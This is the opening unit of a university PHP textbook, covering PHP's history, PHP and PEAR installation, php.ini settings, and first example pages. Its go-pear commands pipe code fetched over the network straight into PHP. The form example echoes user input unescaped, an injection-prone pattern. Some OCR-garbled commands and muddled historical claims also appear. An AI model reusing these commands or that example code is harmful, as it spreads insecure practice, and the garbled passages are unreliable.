

Web Technologies-I

DCAP209

Edited by:
Deepak Mehta



L OVELY
P ROFESSIONAL
U NIVERSITY



WEB TECHNOLOGIES - I

Edited By
Deepak Mehta

Printed by
FRANK BROTHERS & CO. (PUBLISHERS) LIMITED
B-41, Sector-4, NOIDA - 201301, Gautam Budh Nagar
for
Lovely Professional University
Phagwara

SYLLABUS

Web Technologies - I

Objectives: To impart the skills needed for web programming, web administration, and web site development. After studying this course student can develop static as well as dynamic web pages. Student will also learn how to process data stored in database using web pages.

S. No.	Description
1.	Introduction to PHP: What Does PHP Do, A Brief History of PHP, Installing PHP, A Walk Through PHP
2.	Language Basics: Lexical Structure, Data Types, Variables, Expressions and Operators, Flow-Control Statements, Including Code, Embedding PHP in Web Pages
3.	Functions: Calling a Function, Defining a Function, Variable Scope, Function Parameters, Return Values, Variable Functions
4.	Strings: Quoting String Constants, Printing Strings, Accessing Individual Characters, Cleaning Strings, Encoding and Escaping, Comparing Strings, Manipulating and Searching Strings, Regular Expressions
5.	Arrays: Indexed Versus Associative Arrays, Identifying Elements of an Array, Storing Data in Arrays, Multidimensional Arrays, Extracting Multiple Values, Converting Between Arrays and Variables, Traversing Arrays, Sorting, Acting on Entire Arrays, Using Arrays
6.	Objects: Terminology, Creating an Object, Accessing Properties and Methods, Declaring a Class, Introspection, Serialization
7.	Web Techniques: HTTP Basics, Variables, Server Information, Processing Forms, Setting Response Headers, Maintaining State, SSL
8.	Databases: Using PHP to Access a Database, Relational Databases and SQL, PEAR DB Basics, Advanced Database Techniques
9.	Graphics: Embedding an Image in a Page, The GD Extension, Basic Graphics Concepts, Creating and Drawing Images, Images with Text, Dynamically Generated Buttons, Scaling Images, Color Handling
10.	PDF: PDF Extensions, Documents and Pages, Text, Images and Graphics, Navigation
11.	XML: Lightning Guide to XML, Generating XML, Parsing XML, Transforming XML with XSLT, Web Services
12.	Security: Global Variables and Form Data, Filenames, File Uploads, File Permissions, PHP Code, Shell Commands

CONTENT

Unit 1:	Introduction to PHP <i>Deepak Mehta, Lovely Professional University</i>	1
Unit 2:	Language Basics <i>Deepak Mehta, Lovely Professional University</i>	22
Unit 3:	Flow-Control Statements and PHP in Web Page <i>Deepak Mehta, Lovely Professional University</i>	50
Unit 4:	Functions <i>Deepak Mehta, Lovely Professional University</i>	77
Unit 5:	Strings <i>Deepak Mehta, Lovely Professional University</i>	97
Unit 6:	Arrays <i>Deepak Mehta, Lovely Professional University</i>	128
Unit 7:	Multidimensional Arrays <i>Deepak Mehta, Lovely Professional University</i>	146
Unit 8;	Objects <i>Sarabjit Kumar, Lovely Professional University</i>	171
Unit 9:	Web Techniques <i>Sarabjit Kumar, Lovely Professional University</i>	200
Unit 10:	Database <i>Sarabjit Kumar, Lovely Professional University</i>	232
Unit 11:	Graphics <i>Sarabjit Kumar, Lovely Professional University</i>	254
Unit 12:	Portable Document Format <i>Sarabjit Kumar, Lovely Professional University</i>	283
Unit 13:	Extensible Markup Language <i>Sarabjit Kumar, Lovely Professional University</i>	317
Unit 14:	Security <i>Sarabjit Kumar, Lovely Professional University</i>	346

Unit 1: Introduction to PHP

Notes

CONTENTS

Objectives

Introduction

1.1 What does PHP Do?

1.1.1 Server-side Scripting

1.1.2 Command-line Scripting

1.1.3 Graphical Scripting

1.2 A Brief History of PHP

1.2.1 The Evolution of PHP

1.2.2 The Growth of PHP

1.3 Installing PHP

1.3.1 Installing with UNIX / Linux PHP Distribution

1.3.2 Windows

1.3.3 Installing with PHP Windows Installer

1.3.4 Go-Pear.Org

1.3.5 Prerequisites

1.3.6 Going PEAR

1.3.7 Testing Installation

1.3.8 Manual Installation

1.4 A Walk through PHP

1.4.1 Configuration Page

1.4.2 Forms

1.4.3 Databases

1.4.4 Graphics

1.4.5 From the Shell

1.5 Summary

1.6 Keywords

1.7 Review Questions

1.8 Further Readings

Objectives

After studying this unit, you will be able to:

- Explain what PHP does
- Discuss the history of PHP
- Explain how to install PHP in your system
- Understand the features of PHP

Introduction

Up until recently, scripting on the internet was something which very few people even attempted, let alone mastered. Recently though, more and more people have been building their own websites and scripting languages have become more important. Because of this, scripting languages are becoming easier to learn and PHP is one of the easiest and most powerful yet.

PHP was originally created by Rasmus Lerdorf in 1995. The main implementation of PHP is now produced by the PHP Group and serves as the de facto standard for PHP as there is no formal specification. PHP is free software released under the PHP License; it is incompatible with the GNU General Public License (GPL) due to restrictions on the usage of the term PHP. While PHP originally stood for “Personal Home Page”, it is now said to stand for “PHP: Hypertext Preprocessor”, a recursive acronym.

PHP stands for Hypertext Preprocessor and is a server-side language. This means that the script is run on your web server, not on the user’s browser, so you do not need to worry about compatibility issues. PHP is relatively new (compared to languages such as Perl (CGI) and Java) but is quickly becoming one of the most popular scripting languages on the internet.

In this unit we are going to discuss what we can actually do using PHP and the originations of the PHP as a language. We also discuss the installation of the PHP and some features of PHP.

As mentioned earlier, PHP is a server-side scripting language. This means that, although your users will not need to install new software, your web host will need to have PHP set-up on their server. After installing the set-up we can easily run the PHP program.

1.1 What does PHP Do?

PHP can be used in three primary ways:

1.1.1 Server-side Scripting

PHP was originally designed to create dynamic web content, and it is still best suited for that task. To generate HTML, you need the PHP parser and a web server to send the documents. Lately, PHP has also become popular for generating XML documents, graphics, Flash animations, PDF files, and more.

1.1.2 Command-line Scripting

PHP can run scripts from the command line, much like Perl, awk, or the UNIX shell. You might use the command-line scripts for system administration tasks, such as backup and log parsing.

1.1.3 Graphical Scripting

Using PHP-GTK, you can write full-blown, cross-platform GUI applications in PHP.

PHP runs on all major operating systems, from UNIX variants including Linux, FreeBSD, and Solaris to such diverse platforms as Windows and Mac OS X. It can be used with all leading web servers, including Apache, Microsoft IIS, and the Netscape/iPlanet servers.

The language is very flexible. For example, you are not limited to outputting just HTML or other text files – any document format can be generated. PHP has built-in support for generating PDF files, GIF, JPG, and PNG images, and Flash movies.

One of PHP’s most significant features is its wide-ranging support for databases. PHP supports all major databases (including MySQL, PostgreSQL, Oracle, Sybase, and ODBC-compliant databases), and even many obscure ones. With PHP, creating web pages with dynamic content from a database is remarkably simple.

Finally, PHP provides a library of PHP code to perform common tasks, such as database abstraction, error handling, and so on, with the PHP Extension and Application Repository (PEAR). PEAR is a framework and distribution system for reusable PHP components.

1.2 A Brief History of PHP

Rasmus Lerdorf first conceived of PHP in 1994, but the PHP that people use today is quite different from the initial version. To understand how PHP got where it is today, it is useful to know the historical evolution of the language.

1.2.1 The Evolution of PHP

The PHP 1.0 announcement to the Usenet newsgroup *comp.infosystems.www.authoring.cgi* in June 1995.

Logging accesses to your pages in your own private log files. Real-time viewing of log information providing a nice interface to this log information. Displaying last access information right on your pages. Full daily and total access counters. Banning access to users based on their domain. Password protecting pages based on users' domains. Tracking accesses based on users' e-mail addresses. Tracking referring URL's HTTP_REFERER support. Performing server-side includes without needing server support for it. Ability to not log accesses from certain domains (i.e. your own). Easily create and display forms. Ability to use form information in following documents here is what you do not need to use these tools:

- You do not need root access install in your ~/public_html dir.
- You do not need server-side includes enabled in your server.
- You do not need access to Perl or Tcl or any other script interpreter.
- You do not need access to the http log files. The only requirement for these tools to work is that you have the ability to execute your own CGI programs.

The announcement talks only about the tools that came with PHP, but behind the scenes the goal was to create a framework to make it easy to extend PHP and add more tools. The business logic for these add-ons was written in C a simple parser picked tags out of the HTML and called the various C functions.

PHP/FI is a server-side HTML embedded scripting language. It has built-in access logging and access restriction features and also support for embedded SQL queries to mSQL and/or Postgres95 backend databases. It is most likely the fastest and simplest tool available for creating database-enabled websites. It will work with any UNIX-based web server on every UNIX flavour out there. The package is completely free of charge for all uses including commercial. Feature List. Access Logging Log every hit to your pages in either a dbm or an mSQL database. Having hit information in a database format makes later analysis easier. Access Restriction Password protects your pages, or restricts access based on the referring URL plus many other options. mSQL Support Embed mSQL queries right in your HTML source files. Postgres95 Support Embed Postgres95 queries right in your HTML source files. DBM Support DB, DBM, NDBM and GDBM are all supported. RFC-1867 File Upload Support Create file upload forms. Variables, Arrays, Associative Arrays. User-Defined Functions with static variables + recursion. Conditionals and While loops Writing conditional dynamic web pages could not be easier than with the PHP/FI conditionals and looping support. Extended Regular Expressions Powerful string manipulation support through full regexp support. Raw HTTP Header Control lets you send customized HTTP headers to the browser for advanced Features such as cookies. Dynamic GIF Image Creation Thomas Boutell's GD library is supported through an easy-to-use set of tags.

Notes

This was the first time the term “scripting language” was used. PHP 1’s simplistic tag-replacement code was replaced with a parser that could handle a more sophisticated embedded tag language. By today’s standards, the tag language was not particularly sophisticated, but compared to PHP 1 it certainly was.

The main reason for this change was that few people who used PHP 1 were actually interested in using the C-based framework for creating add-ons. Most users were much more interested in being able to embed logic directly in their web pages for creating conditional HTML, custom tags, and other such features. PHP 1 users were constantly requesting the ability to add the hit-tracking footer or send different HTML blocks conditionally. This led to the creation of an if tag. Once you have if, you need else as well. And from there, it is a slippery slope to the point where, whether you want to or not, you end up writing an entire scripting language.

By mid-1997, PHP Version 2 had grown quite a bit and had attracted a lot of users, but there were still some stability problems with the underlying parsing engine. The project was also still mostly a one-man effort, with a few contributions here and there. At this point, Zeev Suraski and Andi Gutmans in Tel Aviv volunteered to rewrite the underlying parsing engine, and we agreed to make their rewrite the base for PHP Version 3. Other people also volunteered to work on other parts of PHP, and the project changed from a one-person effort with a few contributors to a true open source project with many developers around the world.

On June 6, 1998 the PHP Development Team announced the release of PHP 3.0, the latest release of the server-side scripting solution already in use on over 70,000 World Wide Websites. This all-new version of the popular scripting language includes support for all major operating systems (Windows 95/NT, most versions of Unix, and Macintosh) and web servers (including Apache, Netscape servers, WebSite Pro, and Microsoft Internet Information Server). PHP 3.0 also supports a wide range of databases, including Oracle, Sybase, Solid, MySQL, mSQL, and PostgreSQL, as well as ODBC data sources. New features include persistent database connections, support for the SNMP and IMAP protocols, and a revamped C API for extending the language with new features. “PHP is a very programmer-friendly scripting language suitable for people with little or no programming experience as well as the seasoned web developer who needs to get things done quickly. The best thing about PHP is that you get results quickly,” said Rasmus Lerdorf, one of the developers of the language. “Version 3 provides a much more powerful, reliable and efficient implementation of the language, while maintaining the ease of use and rapid development that were the key to PHP’s success in the past”, added Andi Gutmans, one of the implementers of the new language core. “At Circle Net we have found PHP to be the most robust platform for rapid web-based application development available today,” said Troy Cobb, Chief Technology Officer at Circle Net, Inc. “Our use of PHP has cut our development time in half, and more than doubled our client satisfaction. PHP has enabled us to provide database-driven dynamic solutions which perform at phenomenal speeds.” The PHP Development Team is an international group of programmers who lead the open development of PHP and related projects.

After the release of PHP 3, usage really started to take off. Version 4 was prompted by a number of developers who were interested in making some fundamental changes to the architecture of PHP. These changes included abstracting the layer between the language and the web server, adding a thread-safety mechanism, and adding a more advanced, two-stage parse/execute tag-parsing system. This new parser, primarily written by Zeev and Andi, was named the Zend engine. After a lot of work by a lot of developers, PHP 4.0 was released on May 22, 2000.

Since that release, there have been a few minor releases of PHP 4, with the latest version as of this writing being 4.1.1.



PHP 3.0 is available for free download in source form and binaries for several platforms at <http://www.php.net/>.

1.2.2 The Growth of PHP

Figure 1.1 shows the total number of unique IP addresses that report they are using Apache with the PHP module enabled. In January 2010, this number went beyond the one-million mark. The slight dip at the end of 2010 reflects the demise of a number of dot-coms that disappeared from the Web.





Figure 1.2 shows the number of actual domains that report they are using the PHP module. The domain figures represent the number of websites using PHP, whereas IP addresses represent the number of physical servers running PHP.



Self Assessment

Multiple choice questions:

- PHP was originally designed to create web content.
 - dynamic
 - static
 - both (a) and (b)
 - none of these
- PHP stands for
 - Proper Home Page
 - Perfect Home Page
 - Hypertext Preprocessor
 - Hypertext Prepares

Notes

- 3. The PHP Development Team announced the release of PHP 3.0 in
 - (a) April 1998
 - (b) August 1999
 - (c) June 6, 1998
 - (d) May 1990
- 4. Rasmus Lerdorf first conceived of PHP in
 - (a) 1995
 - (b) 1994
 - (c) 1998
 - (d) 1993

1.3 Installing PHP

In installing PHP, we learn how to install PEAR on your platform from a PHP distribution or through the go-pear.org website.

1.3.1 Installing with UNIX / Linux PHP Distribution

It describes PEAR installation and basic usage that is specific for UNIX or UNIX-like platforms, such as Linux and Darwin. The installation of the PEAR Installer itself is somewhat OS-dependent, and because most of what you need to know about installation is OS-specific, you find that here. Using the installer is more similar on different platforms, so that is described in the next, with the occasional note about OS idiosyncrasies.

As of PHP 4.3.0, PEAR with all its basic prerequisites is installed by default when you install PHP.

If you build PHP from source, these configure options cause problems for PEAR:

– disable-pear

make install

will neither install the PEAR installer or any packages.

– disable-cli

The PEAR Installer depends on a standalone version of

PHP installed.

– without-xml

PEAR requires the XML extension for parsing package information files.



Task Prepare a list of system requirement for installing PHP in PC.

1.3.2 Windows

It shows how to install PEAR on a Windows PHP installation. Start by just installing a binary distribution of PHP. If you go with the defaults, your PHP install will end up in C:\PHP,

Figure 1.3: PHP Welcome Screen



1.3.3 Installing with PHP Windows Installer

When you have PHP installed, you need to make sure that your `include_path` PHP setting is sensible. Some versions of the Windows PHP Installer use `c:\php4\pear` in the default include path, but this directory (`c:\php4`) is different from the one created by the PHP Windows Installer. So, edit your `php.ini` file (in `c:\winnt` or `c:\windows`, depending on your Windows version) and change this directory to `c:\php\pear` (see Figure 1.4).

Figure 1.4: Example php.ini Modifications

```

; Set it to be empty.
;
; PHP's built-in default is text/html
default_mimetype = "text/html"
default_charset = "iso-8859-1"
; Always populate the $HTTP_RAW_POST_DATA variable.
always_populate_raw_post_data = on

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; Paths and Directories ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

; UNIX: "/path1:/path2"
include_path = ".:/php/includes"
;
; Windows: "\\path1\path2"
include_path = ".:c:\php\pear"

; The root of the PHP pages, used only if nonempty.
; if PHP was not compiled with FORCE_REDIRECT, you SHOULD set doc_root
; if you are running php as a CGI under any web server (other than IIS)
; see documentation for security issues.  The alternate is to use the
; cgi.force_redirect configuration below
doc_root =

; The directory under which PHP opens the script using /-user/www used only
; if nonempty.

```

1.3.4 Go-Pear.Org

Go-pear.org is a website with a single PHP script that you can run to install the latest stable version of the PEAR Installer and the PHP Foundation Classes (PFC). Go-pear is cross-platform

Notes

and can be run from the command line and from your web server. PHP distributions bundle a particular release of the PEAR Installer; on the other hand, go-pear gives you the newest stable PEAR releases. However, go-pear does know your directory layout, but really contorts itself to figure it out, and will try adapting your PEAR Installation to that. In this, you learn how to use go-pear from the command line and web server, and on UNIX and Windows.

1.3.5 Prerequisites

Because go-pear is written in PHP, you need a CGI or CLI version of PHP to execute it outside the web server. By default, the CLI version is installed along with your web server PHP module.

1998-2004 Zend Technologies. By default, the php command is installed in the /usr/local/bin directory on UNIX, or c:\php on Windows. In Windows, the CLI version of PHP may also be called php-cli; in that case, you need to type php-cli for every example that says just php.

1.3.6 Going PEAR

If your PHP install did not include PEAR, you can use go-pear as a universal PEAR bootstrapper. All you need is a CLI or CGI version of PHP installed somewhere.

```
$ lynx source http://go-pear.org | php. This command simply takes the contents of http://go-pear.org and sends it to PHP for execution.
```

If you do not have lynx available on your system, try an alternative way of executing go-pear directly:

Using GNUS wget:

```
$ wget nO- http://go-pear.org php
```

Using fetch on FreeBSD:

```
$ fetch no n http://go-pear.org php
```

Using Perl LWP's GET utility:

```
$ GET http://go-pear.org php
```

On Windows, there is no one to fetch this URL tool, but you may be able to use PHP in URL streams (make sure that url_includes is not disabled in your php.ini file):

```
C :> php-cli ñr "include('http://go-pear.org');"
```

If none of this works open http://go-pear.org in your browser, save the contents as go-pear.php and simply run it from there:

```
C :> php go-pear.php
```

The output will look like this:

```
Welcome to go-pear!
```

Go-pear will install the 'pear' command and all the files needed by it. This command is your tool for PEAR installation and maintenance. Go-pear will install the PEAR packages bundled with PHP: DB, Net_Socket, Net_SMTP, Mail, XML_Parser, PHPUnit.

This greeting tells you what you are about to start. Press Enter for the first real question: HTTP proxy (http://user:password@proxy.myhost.com:port), or Enter for none:

go-pear checks your http_proxy environment variable and presents the value of that as the default value if http_proxy is defined.

Now, on to the interesting part: Below is a suggested file layout for your new PEAR installation.

To change individual locations, type the number in front of the directory. Type 'all' to change all of them, or simply press Enter to accept these locations.

1. Installation prefix: /usr/local
2. Binaries directory: \$prefix/bin
3. PHP code directory: \$prefix/share/pear
4. Documentation base directory: \$php_dir/docs
5. Data base directory: \$php_dir/data
6. Tests base directory: \$php_dir/tests

Each setting is internally assigned to a variable (prefix, bin_dir, php_dir, doc_dir, data_dir and test_dir, respectively). You may refer to the value of other settings by referencing these variables, as shown previously. Let's take a look at each setting:

Installation prefix: The root directory of your PEAR installation. It has no other effect than serving as a root for the next five settings, using \$prefix.

Binaries directory: Where programs and PHP scripts from PEAR packages are installed. The pear executable ends up here. Remember to add this directory to your PATH.

PHP code directory: Where PHP code is installed, this directory must be in your include_path when using the packages you install.

Documentation base directory: This is the base directory for documentation. By default, it is \$php_dir/doc, and the documentation files for each package are installed as \$doc_dir/Package/file.

Database directory: Where the PEAR Installer stores data files. Data files are just a catch-all category for anything that does not fit as PHP code, documentation, and so on. As with the documentation base directory, the package name is added to the path, so the data file convert.xml in MyPackage would be installed as \$data_dir/MyPackage/convert.xml.

Tests base directory: Where regression test scripts for the package are installed. The package name is also added to the directory. When you are satisfied with the directory layout, press Enter to proceed: The following PEAR packages are bundled with PHP: DB, Net_Socket.

After you have compiled or installed PHP, you can still change its behavior with the php.ini file. On Linux/Unix systems, the default location for this file is /usr/local/php/lib, or the lib subdirectory of the PHP installation location you used at configuration time. On a Windows system, this file should be in the Windows directory.

Directives in the php.ini file come in two forms: values and flags. Value directives take the form of a directive name and a value separated by an equal sign. Possible values vary from directive to directive. Flag directives take the form of a directive name and a positive or negative term separated by an equal sign. Positive terms include 1, On, Yes, and True. Negative terms include 0, Off, No, and False. Whitespace is ignored.

You can change your php.ini settings at any time, but after you do, you will need to restart the server for the changes to take effect. At some point, take time to read through the php.ini file on your own to see the types of things that can be configured.



Did u know?

PHP is running more than 20 million websites and 1 million web servers in the world till 2011.

Notes

1.3.7 Testing Installation

Installing PHP on your development PC allows you to safely create and test a web application without affecting the data or systems on your live website. In this we describe PHP installation as a module within the Windows version of Apache 2.2. Mac and Linux users will probably have it installed already.

All-in-One Packages

There are some excellent all-in-one Windows distributions that contain Apache, PHP, MySQL and other applications in a single installation file, e.g. XAMPP (including a Mac version), WampServer and Web Developer. There is nothing wrong with using these packages, although manually installing Apache and PHP will help you learn more about the system and its configuration options.

The PHP Installer

Although an installer is available from php.net, the manual installation if you already have a web server configured and running.

1.3.8 Manual Installation

Manual installation offers several benefits:

- backing up, reinstalling, or moving the web server can be achieved in seconds and
- you have more control over PHP and Apache configuration.

Step 1: Extract the files

We will install the PHP files to C:\php, so create that folder and extract the contents of the ZIP file into it.

PHP can be installed anywhere on your system, but you will need to change the paths referenced in the following steps.

Step 2: Configure php.ini

Copy C:\php\php.ini-recommended to C:\php\php.ini. There are several lines you will need to change in a text editor (use search to find the current setting).

Define the extension directory:

```
extension_dir = "C:\php\ext"
```

Enable Extensions

This will depend on the libraries you want to use, but the following extensions should be suitable for the majority of applications (remove the semi-colon comment):

1. extension=php_curl.dll
2. extension=php_gd2.dll
3. extension=php_mbstring.dll
4. extension=php_mysql.dll
5. extension=php_mysqli.dll
6. extension=php_pdo.dll
7. extension=php_pdo_mysql.dll
8. extension=php_xmlrpc.dll




If you want to send emails using the PHP mail () function, enter the details of an SMTP server (your ISP's server should be suitable):

1. [mail function]
2. For Win32 only.
3. SMTP = mail.myisp.com
4. smtp_port = 25
5. For Win32 only.
6. sendmail_from = my@emailaddress.com

Step 3: Add C:\php to the path environment variable

To ensure Windows can find PHP, you need to change the path environment variable. From the Control Panel, choose System, (then "Advanced system settings" in Vista), select the "Advanced" tab, and click the "Environment Variables" button.

Scroll down the System variables list and click on "Path" followed by the "Edit" button. Enter "C:\php" to the end of the Variable value line (remember the semicolon).



Now OK your way out. You might need to reboot at this stage.

Step 4: Configure PHP as an Apache module

Ensure Apache is not running (use "net stop Apache 2.23" from the command line) and open its \conf\httpd.conf configuration files in an editor.

The following lines should be changed:

add index.php as a default file name:

1. DirectoryIndex index.php index.html

At the bottom of the file, add the following lines (change the PHP file locations if necessary):

- # PHP5 module
- LoadModule php5_module "c:/php/php5apache2_2.dll"
- AddType application/x-httpd-php .php
- PHPIniDir "C:/php"

Notes

Save the configuration file and test it from the command line (Start > Run > cmd):

1. cd \Apache2\bin
2. httpd -t

Step 5: Test a PHP file

Create a file named index.php in Apache's web page root (either htdocs or D:\WebPages) and add this code:

```
<?php phpinfo(); ?>
```

Ensure Apache has started successfully, open a web browser and enter the address **http://localhost/**.

If all goes well, a "PHP version" page should appear showing all the configuration settings.

1.4 A Walk through PHP

PHP pages are HTML pages with PHP commands embedded in them. This is in contrast to many other dynamic web-page solutions, which are scripts that generate HTML. The web server processes the PHP commands and sends their output (and any HTML from the file) to the browser. Example shows a complete PHP page.

 *Example: hello.php*

```
<html>
<head>
<title>Look Out World</title>
</head>
<body>
<?php
echo 'Hello, world!'
?>
</body>
</html>
```

Save the contents of the example to a file, *hello.php*, and point your browser to it. The results appear in Figure 1.6.




Figure 1.6: Output of hello.php

The PHP echo command produces output (the string "Hello, world!"), which is inserted into the HTML file. In this example, the PHP code is placed between <? php and?> tags.

1.4.1 Configuration Page


The PHP function `phpinfo()` creates an HTML page full of information on how PHP was installed. You can use it to see whether you have particular extensions installed, or whether the `php.ini` file has been customized. Example is a complete page that displays the `phpinfo()` page.

 *Example:* Using `phpinfo()`

Figure 1.7 shows the first part of the output of the given above example.

```
<?php phpinfo(); ?>
```

Figure 1.7 Partial Output of Phpinfo()



System	Linux pup129 2.4.29-grsec #5 SMP Tue Jun 7 21:06:34 EDT 2005 i686
Build Date	Mar 17 2005 03:42:21
Configure Command	'./configure' '--with-apxs=/usr/bin/apxs' '--with-mysql=/usr' '--with-gd' '--with-jpeg-dir=/usr/lib' '--with-png-dir=/usr/lib' '--with-mcrypt=/usr/lib' '--with-zlib-dir=/usr/lib' '--enable-ftp' '--with-dom'
Server API	Apache
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/Zend/etc/php.ini
PHP API	20020918
PHP Extension	20020428
Zend Extension	20021010
Debug Build	no
Thread Safety	disabled
Registered PHP Streams	php, http, ftp, compress, zlib

1.4.2 Forms

Example creates and processes a form. When the user submits the form, the information typed into the name field is sent back to this page. The PHP code tests for a name field and displays a greeting if it finds one.


 *Example:* Processing a form

```
<html>
<head>
<title>Personalized Hello World</title>
</head>
<body>
<?php if(!empty($_POST['name']))
{
echo "Greetings,{$_POST['name']}, and welcome.";
}
?>
```

Notes

```
<form action="<?php $PHP_SELF; ?>" method="post"> Enter your name: <input type="text"
name="name" /> <input type="submit" />
</form>
</body>
</html>
```

The form and the message are shown in Figure 1.8.



1.4.3 Databases

PHP supports all the popular database systems, including MySQL, PostgreSQL, Oracle, Sybase, and ODBC-compliant databases. Figure 1.9 shows part of a MySQL database with two tables: actors, which assigns a unique identifier to each actor who played James Bond; and movies, which records each movie's name, release date, and the identifier of the Bond actor.

